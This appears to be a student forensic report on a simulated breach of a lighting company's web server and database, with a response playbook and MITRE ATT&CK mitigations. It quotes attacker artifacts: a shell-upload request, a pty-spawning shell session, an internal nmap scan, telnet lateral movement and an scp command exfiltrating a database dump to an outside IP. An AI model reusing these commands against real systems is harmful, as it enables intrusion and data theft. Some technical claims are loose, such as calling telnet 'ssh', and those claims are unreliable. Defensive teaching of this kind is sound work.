

Premium House Lights Inc.  
Ransomware Attack Investigation



Created By:  
Shawn Perreault  
Syndicate Security  
For:  
Lighthouse Labs  
September 10<sup>th</sup>, 2023

## Table of Contents

Executive Summary	1
Incident Time Line	1
Technical Analysis	2
Reverse Shell and Frameworks	3-5
Weaknesses Leading to the Incident	6
Incident Response Playbook	7-9
Containment and Remediation	9-11
Post Incident Recommendations and MITRE ATT&CK	11-14
Conclusion	15
File Hash	16-18
Technical Findings Appendix A	19

## Executive Summary


This document contains the findings of a Ransomware attack that occurred on a web server and database hosted by the Premium House Light Inc. Organization in Ontario, Canada on Feb 19<sup>th</sup>, 2022. We will look at the timeline and analysis of the investigation by Shawn Perreault, including the relevant artifacts used as evidence to support our findings.

We will categorize the tools, tactics and procedures of the attacker to discover the attack vector and methodologies used to infiltrate and steal sensitive company/client information. Throughout this process we will discover how this attack directly aligns with the mitre attack framework.

We will investigate the proactive measures an organization can take to prepare and prevent an attack, to harden their systems, secure data and detect and prevent an intrusion from a Cyber criminal. By understanding these concepts we can further build our knowledge of known attack methods to share within our community in a preventative approach to respond to breaches and prevent loss and damage to our infrastructure and information systems.

## Timeline Analysis

# Premium House Lights Attack Timeline Analysis



## Technical Analysis

The attack origin started with a website audit tool that an attacker can manipulate and use as search engine optimization tool to perform various tasks. It is set to a specific web URL where it will discover any vulnerabilities within the web application and can later be used as a point of infiltration for an attack. The tool is called "sitecheckerpro" made in Ukraine.

See appendix A ref.1

```
138.201.202.232 - - [19/Feb/2022:21:56:13 -0500] "GET / HTTP/1.1" 200 491 "-"  
"SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"
```

After multiple "Get" request from the tool. The attacker found an entry point or security vulnerability. They made a POST request, which is a method for sending data to the server, to a URL path "/uploads/shell.php. This is a standard technique to upload information to a server.

See appendix A ref.2

```
138.68.92.163 - - [19/Feb/2022:21:59:04 -0500] "POST /uploads/shell.php HTTP/1.1" 200 2655 "-"  
"curl/7.68.0"
```

The 200 code notes that this was successful.

See appendix A ref.3

This attacker uploaded a reverse shell onto the web server from the web crawler application. A command line interface that gives inside access to the web server or host machine. From there an attacker can escalate their privileges to access or ex filtrate data, cause damage or delete the entirety of a system. At this level the attacker has full authorization and control.

See appendix A ref. 4

Web server To Database:

The attacker accessed the database and gained unauthorized access by remotely connecting to the database server from the web server on port 23. This is a common method attackers use to either exploit a vulnerability or gain access by guessing at the username and password login. In this case the attacker guessed the login credentials and was correct on the 3<sup>rd</sup> attempt.

## Ex filtration of data from database

See Appendix ref.5 a,b,c

After the attacker gained access to the database. The command `phl@database:~$ sudo mysql -u root -p` was used to access the command line interface to interact with the server. Once they had access and control, they continued to the access the table values holding the client data in the customers folder. They used the command `sudo mysqldump -u root -p phl > phl.db .` to dump the files into the folder before being sent. The attacker instructed the shell to Send the data in the folder shown here:

```
phl@database:~$ scp phl.db fierce@178.62.228.28:/tmp/phl.db
```


See Appendix ref. 6

Ransom email to [support@phl.com](mailto:support@phl.com) from adversary

## Reverse Shell

A reverse shell is a type of shell in which the target machine communicates back to the attacking machine. The attacking machine has a listener port on which it receives the connection, which by using, code or command execution is achieved.

In this attack the adversary injected their malicious payload to the web server with their tools to conduct reconnaissance before gaining lateral movement to the database.



## PYTHON REVERSE SHELL (HACK YOUR NEIGHBOURS!!!)

[Rietesh Amminabhavi](https://medium.com/@rietesh/python-reverse-shell-hack-your-neighbours-552561336ca8) <https://medium.com/@rietesh/python-reverse-shell-hack-your-neighbours-552561336ca8>

Once the adversary was connected through the web server and uploaded this script they had the foothold on the network.

```
Wireshark · Follow TCP Stream (tcp.stream eq 142) · phl_webserver.pcap

/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@webserver:/var/www/html/uploads$ ls -l
ls -l
total 4
-rw-r--r-- 1 www-data www-data 2511 Feb 19 20:54 shell.php
www-data@webserver:/var/www/html/uploads$ dpkg -l | grep nmap
dpkg -l | grep nmap
ii  nmap                    7.80+dfsg1-2build1      amd64
The Network Mapper
ii  nmap-common             7.80+dfsg1-2build1      all
Architecture independent files for nmap
www-data@webserver:/var/www/html/uploads$ ifconfig
```

Once the attacker had initial access to the web server with their tools, They performed a scan using NMAP:

```
www-data@webserver:/var/www/html/uploads$ nmap 10.10.1.0/24 -sS
nmap 10.10.1.0/24 -sS
You requested a scan type which requires root privileges.
QUITTING!
www-data@webserver:/var/www/html/uploads$ nmap 10.10.1.0/24
nmap 10.10.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2022-02-19 21:59 EST
Nmap scan report for webserver (10.10.1.2)
Host is up (0.000074s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap scan report for 10.10.1.3
Host is up (0.0078s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet
```

The scan revealed open ports and the services

## NMAP Port Scan Image

No.	Delta	Time	srcport	Source	Destination	dstport	Protocol	Length	Info	
	0.000221	2022-02-20 02:59:47.558798	56214	10.10.1.2	10.10.1.3	1009	TCP	76	56214 → 1009 [SYN]	
	0.000006	2022-02-20 02:59:47.558804	1009	10.10.1.3	10.10.1.2	56214	TCP	56	1009 → 56214 [RST,	
	0.000160	2022-02-20 02:59:47.558964	46434	10.10.1.2	10.10.1.3	687	TCP	76	46434 → 687 [SYN]	
	0.000009	2022-02-20 02:59:47.558973	687	10.10.1.3	10.10.1.2	46434	TCP	56	687 → 46434 [RST,	
	0.000191	2022-02-20 02:59:47.559164	57724	10.10.1.2	10.10.1.3	6346	TCP	76	57724 → 6346 [SYN]	
	0.000012	2022-02-20 02:59:47.559176	6346	10.10.1.3	10.10.1.2	57724	TCP	56	6346 → 57724 [RST,	
	0.000192	2022-02-20 02:59:47.559368	37896	10.10.1.2	10.10.1.3	5510	TCP	76	37896 → 5510 [SYN]	
	0.000009	2022-02-20 02:59:47.559377	5510	10.10.1.3	10.10.1.2	37896	TCP	56	5510 → 37896 [RST,	
	0.000212	2022-02-20 02:59:47.559589	57144	10.10.1.2	10.10.1.3	4449	TCP	76	57144 → 4449 [SYN]	
	0.000009	2022-02-20 02:59:47.559598	4449	10.10.1.3	10.10.1.2	57144	TCP	56	4449 → 57144 [RST,	
	0.000157	2022-02-20 02:59:47.559755	49402	10.10.1.2	10.10.1.3	1556	TCP	76	49402 → 1556 [SYN]	
	0.000008	2022-02-20 02:59:47.559763	1556	10.10.1.3	10.10.1.2	49402	TCP	56	1556 → 49402 [RST,	
	0.000185	2022-02-20 02:59:47.559948	40416	10.10.1.2	10.10.1.3	1028	TCP	76	40416 → 1028 [SYN]	
	0.000004	2022-02-20 02:59:47.559952	1028	10.10.1.3	10.10.1.2	40416	TCP	56	1028 → 40416 [RST,	

The adversary used this information to connect and gain lateral movement to the database server.

```
Nmap done: 256 IP addresses (2 hosts up) scanned in 2.78 seconds
www-data@webserver:/var/www/html/uploads$ telnet 10.10.1.3
telnet 10.10.1.3
Trying 10.10.1.3...
Connected to 10.10.1.3.
Escape character is '^]'.
Ubuntu 20.04.3 LTS
```

By typing the “telnet 10.10.1.3” command into a command line interface, you can connect or ssh into most servers if you know the IP address.

By Imposing robust security measures using the MITRE ATT&CK Framework <https://attack.mitre.org/>


And following Industry best practices using the NIST Controls <https://csrc.nist.gov/pubs/sp/800/53/r5/upd1/final>

You can drastically reduce the likelihood of an event.

Following the mitigation tactics of the Lockheed Mart Cyber Kill chain to thwart your enemy at each stage is another great practice.

✈ <https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html>

## Cyber Kill Chain® | Lockheed Martin



Enhancing Web application security using the OWASP TOP 10 is always recommended.

🔗 <https://owasp.org/www-project-top-ten>

## OWASP Top Ten | OWASP Foundation

The **OWASP Top 10** is a standard awareness document for developers and web application security. It represents a broad consensus about the most critical security risks to web applications. Globally recognized by developers as the first step towards more secure coding.

It best to have a proactive approach to harden your system and ensure you update and patch your system regularly.

 <https://nvd.nist.gov> > vuln

## NVD - Vulnerabilities

The Common Vulnerabilities and Exposures (CVE) Program's primary purpose is to uniquely identify vulnerabilities and to associate specific versions of code bases (e.g., software and shared libraries) to those vulnerabilities.

### **Weaknesses Leading to the Incident:**

Several weaknesses in the organization's security posture contributed to this incident:

1. **Vulnerable Web Application:** The vulnerabilities in the web application provided an entry point for the attacker to exploit.
2. **Lack of Web Application Security:** The Premium House Lights organization did not have any adequate security measures like a web application firewall in place to detect and prevent malicious activities within their web application.
3. **Insufficient Database Security:** Weak database security practices allowed the attacker to remotely connect to the database server and guess login credentials successfully. Poor configuration settings, zero segmentation and a lack of general security hygiene are main contributors to the database being accessed.
4. **Inadequate Network Security:** The attacker was able to ex filtrate data from the database and send it externally without being detected, indicating a lack of robust network security measures and no data loss prevention system installed.
5. **Limited Monitoring and Logging:** Inadequate monitoring and logging capabilities made it difficult to detect the attacker's activities in real-time.
6. **Password Weakness:** The fact that the attacker guessed the database login credentials on the third attempt suggests weak or easily guessable passwords.
7. **Lack of Intrusion Detection:** There was no intrusion detection systems that could have raised alerts about the unauthorized access and data ex filtration.
8. **Encryption:** There was no encryption on sensitive data stored on database.

To prevent similar incidents in the future, Premium House Light Inc. should implement robust security measures updating all systems, install anti-virus protection, use IAM methodologies, conduct regular security audits, encrypt data at rest using minimum AES 256 bit encryption, implement MFA and improve incident response capabilities. Additionally, enhancing employee awareness and training on Cybersecurity best practices is essential to mitigate the risk of such attacks.



## **Incident Response Playbook - Ransomware Attack**

When dealing with a ransomware attack in Ontario, Canada, it's essential to comply with the relevant legal and regulatory requirements.

**Objective:** To effectively respond to and mitigate the impact of a ransomware attack on the web server and database hosted by Premium House Lights Inc.

### **Workflow:**

#### **1. Initial Detection and Identification**

##### **Step 1: Detection**

- Monitor network and server logs for suspicious activity.
- Implement intrusion detection systems.
- Regularly scan web applications for vulnerabilities.

##### **Step 2: Identification**

- Investigate alerts generated by intrusion detection or anomaly detection.
- Analyze server logs for unusual access patterns.
- Determine if a security incident has occurred.

##### **Procedure by Law in Ontario, Canada:**

- Notify the Information and Privacy Commissioner of Ontario (IPC) within a reasonable time frame if the breach involves personal information (PI). Provide details of the breach and steps taken to mitigate it.
- Comply with the Personal Information Protection and Electronic Documents Act (PIPEDA) if the breach involves federal jurisdiction or organizations not covered under Ontario's private-sector privacy legislation.

#### **2. Incident Classification**

##### **Step 3: Classification**

- Categorize the incident as a ransomware attack.
- Identify the scope of the attack.
- Assess the potential impact on sensitive data and critical systems.

#### **3. Containment and Eradication**

##### **Step 4: Containment**

- Isolate compromised systems.
- Disable affected services or accounts.
- Implement firewall rules to block malicious traffic.

##### **Step 5: Eradication**

- Remove ransomware from affected systems.
- Patch or remediate vulnerabilities.
- Conduct a security audit of web applications and databases.

## **4. Recovery**

### **Step 6: Recovery**

- Restore data and services from clean backups.
- Verify the integrity of restored data and systems.
- Gradually bring systems back online.

## **5. Investigation and Analysis**

### **Step 7: Investigation**

- Analyze logs and artifacts to understand the attack vector.
- Identify attacker tactics, techniques, and procedures (TTPs).
- Determine the extent of data exfiltration.

### **Step 8: Attribution**

- Attempt to identify the source of the attack.
- Gather evidence for potential legal action.

### **Step 9: Documentation**

- Document findings and actions taken.
- Prepare a comprehensive incident report.

## **6. Communication and Notification**

### **Step 10: Notification**

- Comply with legal requirements for data breach notification.
- Notify relevant stakeholders, including affected clients.

### **Step 11: Public Relations**

- Prepare a public statement or communication plan.
- Maintain transparency with clients and the public.

## **7. Preventive Measures and Lessons Learned**

### **Step 12: Preventive Measures**

- Implement security enhancements.
- Conduct employee training on Cybersecurity.

### **Step 13: Lessons Learned**

- Conduct a post-incident review.
- Update the incident response plan based on lessons learned.

## **8. Closure and Reporting**

### **Step 14: Closure**

- Confirm secure and operational systems.
- Notify stakeholders of resolution.

- **Step 15: Reporting**

- Share the incident report with relevant parties.
- Archive incident-related documentation.

## **9. Ongoing Monitoring and Preparedness**

### **Step 16: Ongoing Monitoring**

- Continuously monitor for suspicious activity.
- Review and update security policies.

### **Step 17: Preparedness**

- Conduct periodic incident response drills.
- Ensure staff are familiar with the incident response plan.

## **Containment and Remediation**

Here are the steps to contain and remediate a ransomware incident:

### **1. Isolate Affected Systems:**

- Immediately disconnect or isolate the infected systems from the network to prevent further spread of the ransomware. This can include disabling network interfaces, unplugging network cables, or isolating virtual machines.

### **2. Disable Affected User Accounts:**

- Temporarily disable or lock user accounts that may have been used to execute or propagate the ransomware. Reset passwords for these accounts.

### **3. Identify the Ransomware:**

- Determine the specific ransomware that has infected your systems. This information can help in finding decryption tools or understanding the ransom demands.

### **4. Investigate the Scope of Infection:**

- Assess the extent of the ransomware infection by identifying which systems, files, or data have been encrypted or compromised. This will guide your remediation efforts.

### **5. Assess Backup Availability:**

- Check the availability and integrity of backups. Determine if you have clean and up-to-date backups of affected data and systems.

### **6. Restore Data from Clean Backups:**

- Begin the process of restoring data and affected systems from clean, offline backups. Ensure that the backups are not compromised and are free from ransomware.

## **7. Patch and Remediate Vulnerabilities:**

- Identify and address the vulnerabilities that the ransomware exploited to gain access to your systems. Apply security patches, updates and configuration settings to prevent future attacks.

## **8. Monitor for Malicious Activity:**

- Continuously monitor network and system logs for any signs of further malicious activity. Intrusion detection systems and security information and event management (SIEM) tools can be valuable for this purpose.

## **9. Test and Verify Restored Systems:**

- Thoroughly test the restored systems and data to ensure they are functioning correctly and are free from malware. Verify data integrity and functionality.

## **10. Implement Security Improvements:**

- Enhance security measures to prevent future ransomware incidents. This may include:
  - Strengthening access controls and authentication.
  - Implementing network segmentation.
  - Deploying advanced endpoint protection solutions.
  - Educating employees about phishing and safe online practices.

## **11. Update Incident Response Plan:**

- Update your incident response plan based on lessons learned from the ransomware incident. Consider improving detection, response, and prevention mechanisms.

## **12. Notify Relevant Parties:**

- Communicate the status of the incident and the successful containment and remediation efforts to relevant stakeholders, including clients, employees, and regulatory bodies, as required by law.

## **13. Monitor for Recurrence:**

- Continue monitoring systems for any signs of ransomware recurrence or other security threats. Implement ongoing threat hunting and monitoring practices.

## **14. Legal Considerations:**

- If applicable, consult with legal counsel to determine the appropriate legal steps, including notifying law enforcement and considering potential legal actions against the attackers.

## **15. Preserve Evidence:**

- Preserve evidence related to the incident, especially if legal action is anticipated. This may include keeping records of ransom notes, malicious files, and communication with the attackers.

## **16. Communication and Reporting:**

- Keep stakeholders informed of the progress throughout the containment and remediation process. Prepare a post-incident report that details the incident, response actions, and lessons learned.

## **17. Consider Paying the Ransom:**

- While generally discouraged, some organizations may consider paying the ransom as a last resort to recover critical data. This decision should be made carefully, and law enforcement should be involved.
- As a general guideline, having ransomware insurance and the ability to transfer risk to a third party is recommended.

Every ransomware incident is unique, and the specific steps you take may vary based on the circumstances. A well-documented incident response plan is essential for an effective and efficient response to ransomware attacks.

## **Post-Incident Recommendations**

To properly defend a network, secure data or keep information or critical infrastructure safe. We employ multiple frameworks. As our industry best practices and threat intelligence inform us, we have adversarial tactics, tools, and techniques to be aware of.

We have our tools as Cyber defenders ranging from data collection and threat intelligence to controls that help us defend our systems and mitigate against attacks using the MITRE ATT&CK framework. Using the MITRE ATT&CK framework in this situation we are able to look at each stage of this attack and create a strategy to prevent another breach and secure data. Keeping in mind, that this framework can be combined with other regulatory and compliance standards to improve our overall security posture.

## **MITRE ATT&CK Framework-based Strategy: Identifying Vulnerabilities and Controls**

### **1. Reconnaissance (Tactic: Initial Access)**

#### **Identification and Vulnerability Assessment:**

- Monitor external web-facing assets for information disclosure.
- Perform regular security assessments, such as penetration testing, to identify potential attack vectors.

#### **Control and Mitigation:**

- Implement Web Application Firewalls (WAF) to filter out reconnaissance activities.
- Use threat intelligence feeds to identify and block traffic from known malicious sources.

## 2. Initial Access (Tactic: Initial Access)

### Identification and Vulnerability Assessment:

- Employ intrusion detection systems (IDS) and security information and event management (SIEM) solutions to identify unauthorized access.
- Regularly scan web applications for vulnerabilities.

### Control and Mitigation:

- Implement strong authentication mechanisms, such as multi-factor authentication (MFA).
- Apply patches and updates promptly to address known vulnerabilities.
- Educate employees about phishing threats and safe online practices.

## 3. Execution (Tactic: Execution)

### Identification and Vulnerability Assessment:

- Use behaviour-based detection tools to identify suspicious file execution.
- Employ endpoint detection and response (EDR) solutions to detect and block malicious payloads.

### Control and Mitigation:

- Utilize application whitelisting to restrict unapproved software execution.
- Regularly back up critical data offline to mitigate data loss. **30-180 day rotation**
- Conduct regular security awareness training to educate employees about the dangers of downloading and executing unknown files.

## 4. Persistence (Tactic: Persistence)

### Identification and Vulnerability Assessment:

- Continuously monitor for signs of unauthorized persistence mechanisms, such as registry modifications.
- Employ user and entity behaviour analytics (UEBA) to detect abnormal user behaviour indicating persistence.

### Control and Mitigation:

- Regularly audit and review system configurations to identify unauthorized changes.
- Implement strong access controls to prevent unauthorized changes to system settings.
- Employ endpoint protection solutions that can detect and block persistence mechanisms.

## 5. Privilege Escalation (Tactic: Privilege Escalation)

### Identification and Vulnerability Assessment:

- Continuously monitor privileged account access for unusual activity.
- Implement least privilege principles to limit user privileges.

### Control and Mitigation:

- Implement privileged access management (PAM) solutions to monitor and control privileged account activity.
- Use strong authentication and access controls for privileged accounts.

## **6. Defence Evasion (Tactic: Defence Evasion)**

### **Identification and Vulnerability Assessment:**

- Continuously monitor for signs of anti-forensic or defensive evasion techniques.
- Employ intrusion detection systems (IDS) and endpoint detection and response (EDR) solutions.

### **Control and Mitigation:**

- Keep security tools and software up to date to detect and block known evasion techniques.
- Implement behaviour-based analysis to identify evasion attempts.

## **7. Credential Access (Tactic: Credential Access)**

### **Identification and Vulnerability Assessment:**

- Monitor for unauthorized access to credential stores.
- Implement user and entity behaviour analytics (UEBA) to detect unusual credential use.

### **Control and Mitigation:**

- Protect credential stores with strong access controls.
- Implement multi-factor authentication (MFA) to enhance credential security.

## **8. Discovery (Tactic: Discovery)**

### **Identification and Vulnerability Assessment:**

- Continuously monitor for signs of unauthorized discovery activities.
- Use endpoint detection and response (EDR) solutions to detect discovery techniques.

### **Control and Mitigation:**

- Implement network segmentation to limit lateral movement and discovery capabilities.
- Conduct regular security awareness training to educate employees about the importance of not revealing sensitive information.

## **9. Lateral Movement (Tactic: Lateral Movement)**

### **Identification and Vulnerability Assessment:**

- Monitor network traffic for signs of lateral movement.
- Employ intrusion detection systems (IDS) and network segmentation.

### **Control and Mitigation:**

- Implement strong access controls to limit lateral movement.
- Use network segmentation to isolate critical systems from less critical ones.

## **10. Collection (Tactic: Collection)**

### **Identification and Vulnerability Assessment:**

- Continuously monitor for unauthorized data collection activities.
- Use data loss prevention (DLP) solutions to detect sensitive data movement.

**Control and Mitigation:**

- Encrypt sensitive data at rest and in transit.
- Implement robust data access controls.

**11. Ex filtration (Tactic: Exfiltration)****Identification and Vulnerability Assessment:**

- Monitor data access logs and file activity for signs of data ex filtration.
- Employ intrusion detection systems (IDS) and DLP solutions.

**Control and Mitigation:**


- Monitor outbound network traffic for signs of data ex filtration.
- Implement data encryption and access controls to protect sensitive data.

**12. Impact (Tactic: Impact)****Identification and Vulnerability Assessment:**

- Continuously monitor for signs of disruptive activities on critical systems.
- Use security information and event management (SIEM) solutions.

**Control and Mitigation:**

- Implement system and network redundancy to minimize the impact of disruptions.
- Develop an incident response and disaster plan for swift mitigation and recovery.

**Extra Recommendations using The Cyber Kill Chain strategy for a Demilitarized Zone (DMZ)**

By creating a Demilitarized zone and using segmentation we can offer maximum availability without compromising security.



## **Conclusion**

In conclusion, the information provided in this document underscores the critical importance of frameworks in the field of Cybersecurity and incident response. Specifically, we have highlighted the significance of two essential frameworks: the MITRE ATT&CK framework and the Cyber Kill Chain strategy. These frameworks serve as structured methodologies to understand, analyze, and respond to Cyber threats effectively.

The MITRE ATT&CK framework offers a comprehensive approach to categorizing and countering adversarial tactics, techniques, and procedures (TTPs). By aligning our incident analysis with this framework, we can systematically identify vulnerabilities, assess risks, and implement controls and mitigations at each stage of an attack. This proactive approach enhances an organization's ability to prevent, detect, and respond to security incidents.

The Cyber Kill Chain strategy, on the other hand, emphasizes the importance of understanding an attacker's lifecycle, from initial reconnaissance to data exfiltration or disruption. By applying this strategy, organizations can implement defensive measures at various stages to disrupt an attack's progress and minimize potential damage.

These frameworks not only guide incident response but also inform preventive measures. They assist organizations in developing a proactive security posture, such as implementing intrusion detection systems, access controls, encryption, and regular security training for employees. Furthermore, they underscore the significance of continuous monitoring, data protection, and incident reporting to authorities and stakeholders.

In today's evolving threat landscape, where Cyber attacks are becoming increasingly sophisticated and prevalent, the use of well-established frameworks like MITRE ATT&CK and the Cyber Kill Chain is essential. They provide a structured and informed approach to Cybersecurity, helping organizations to stay ahead of adversaries, secure their data, and minimize the impact of security incidents.

By adopting these frameworks, organizations can not only defend against known attack methods but also adapt their defences to address emerging threats. Ultimately, the proactive use of frameworks empowers organizations to protect their infrastructure, safeguard sensitive information, and build a resilient defence against Cyber threats.

## File Hash Values

It is an important practice to verify the checksum of the files you are using for analysis. It plays an integral role in authenticating the value and integrity of your data and to prove that the information is from a known and verified source.

Files from source @ Lighthouse Labs

sha256sum - Notepad

File Edit Format View Help

a66f7146673945cb7ddf2b6729ed52925f4b360b49443bb27396c01fa2536d4f	phl_access_log.txt
22f19001f353b562858eab2e7c889c86e5c9c1018145e52794315bf9c73f0d65	phl_database_access_log.txt
ec309fed496b60ddcb3ca9483409efd90c8b31ddfe94000238ca5f64ef199db1	phl_database.pcap
8f52f9ddafa8375bb140e5b4ec540a178b8c6ba200980d91671c8a7fcb34da2c	phl_database_shell.txt
29a5a3057fde1fbc7676983acdd5979180f4805472596d21f15f7868025f2ee8	phl_database_tables.db
e9eaf64b7f1d69d255c7245f44deb7aca4358d2c0399eebd77fe4482bc2eb468	phl_network_diagram.png
6b40cb60e4c25e7143a67bbaa3e532417d27b7cdd6034b03ee07e244c2bdd8ef	phl_webserver.pcap

Using the Hashtools program to verify integrity of multiple files at once is a great option and offers a GUI where you can choose encryption algorithms with one click.

HashTools 4.8

Add File(s)	Add Folder	Remove	Options ▾	filter...
File	Hash	Compare Hash		
✗ C:\Users\SPRO\Downloads\phl_webserver.pcap	Error: The process cannot access the file 'C:\Users\SPRO\Downloads\...			
✓ C:\Users\SPRO\Downloads\phl_network_diagram.png	E9EAF64B7F1D69D255C7245F44DEB7ACA4358D2C0399EEBD77FE4...			
✗ C:\Users\SPRO\Downloads\phl_database.pcap	Error: The process cannot access the file 'C:\Users\SPRO\Downloads\...			
✓ C:\Users\SPRO\Downloads\phl_database_tables.db	29A5A3057FDE1FBC7676983ACDD5979180F4805472596D21F15F7...			
✓ C:\Users\SPRO\Downloads\phl_database_shell.txt	8F52F9DDAFA8375BB140E5B4EC540A178B8C6BA200980D91671C8...			
✓ C:\Users\SPRO\Downloads\phl_database_access_log.txt	22F19001F353B562858EAB2E7C889C86E5C9C1018145E52794315B...			
✓ C:\Users\SPRO\Downloads\phl_access_log.txt	A66F7146673945CB7DDF2B6729ED52925F4B360B49443BB27396C...			

## Technical Findings

### Appendix A

Reference 1. \*phl\_access\_log.txt

"SiteCheckerBotCrawler/1.0


138.201.202.232 - - [19/Feb/2022:21:56:13 -0500] "GET / HTTP/1.1" 200 491 "-" "SiteCheckerBotCrawler/1.0 (+http://sitechecker.pro)"

Reference 2. \*phl\_access\_log.txt

138.68.92.163 - - [19/Feb/2022:21:58:05 -0500] "GET /uploads/ HTTP/1.1" 200 1115 "curl/7.68.0"

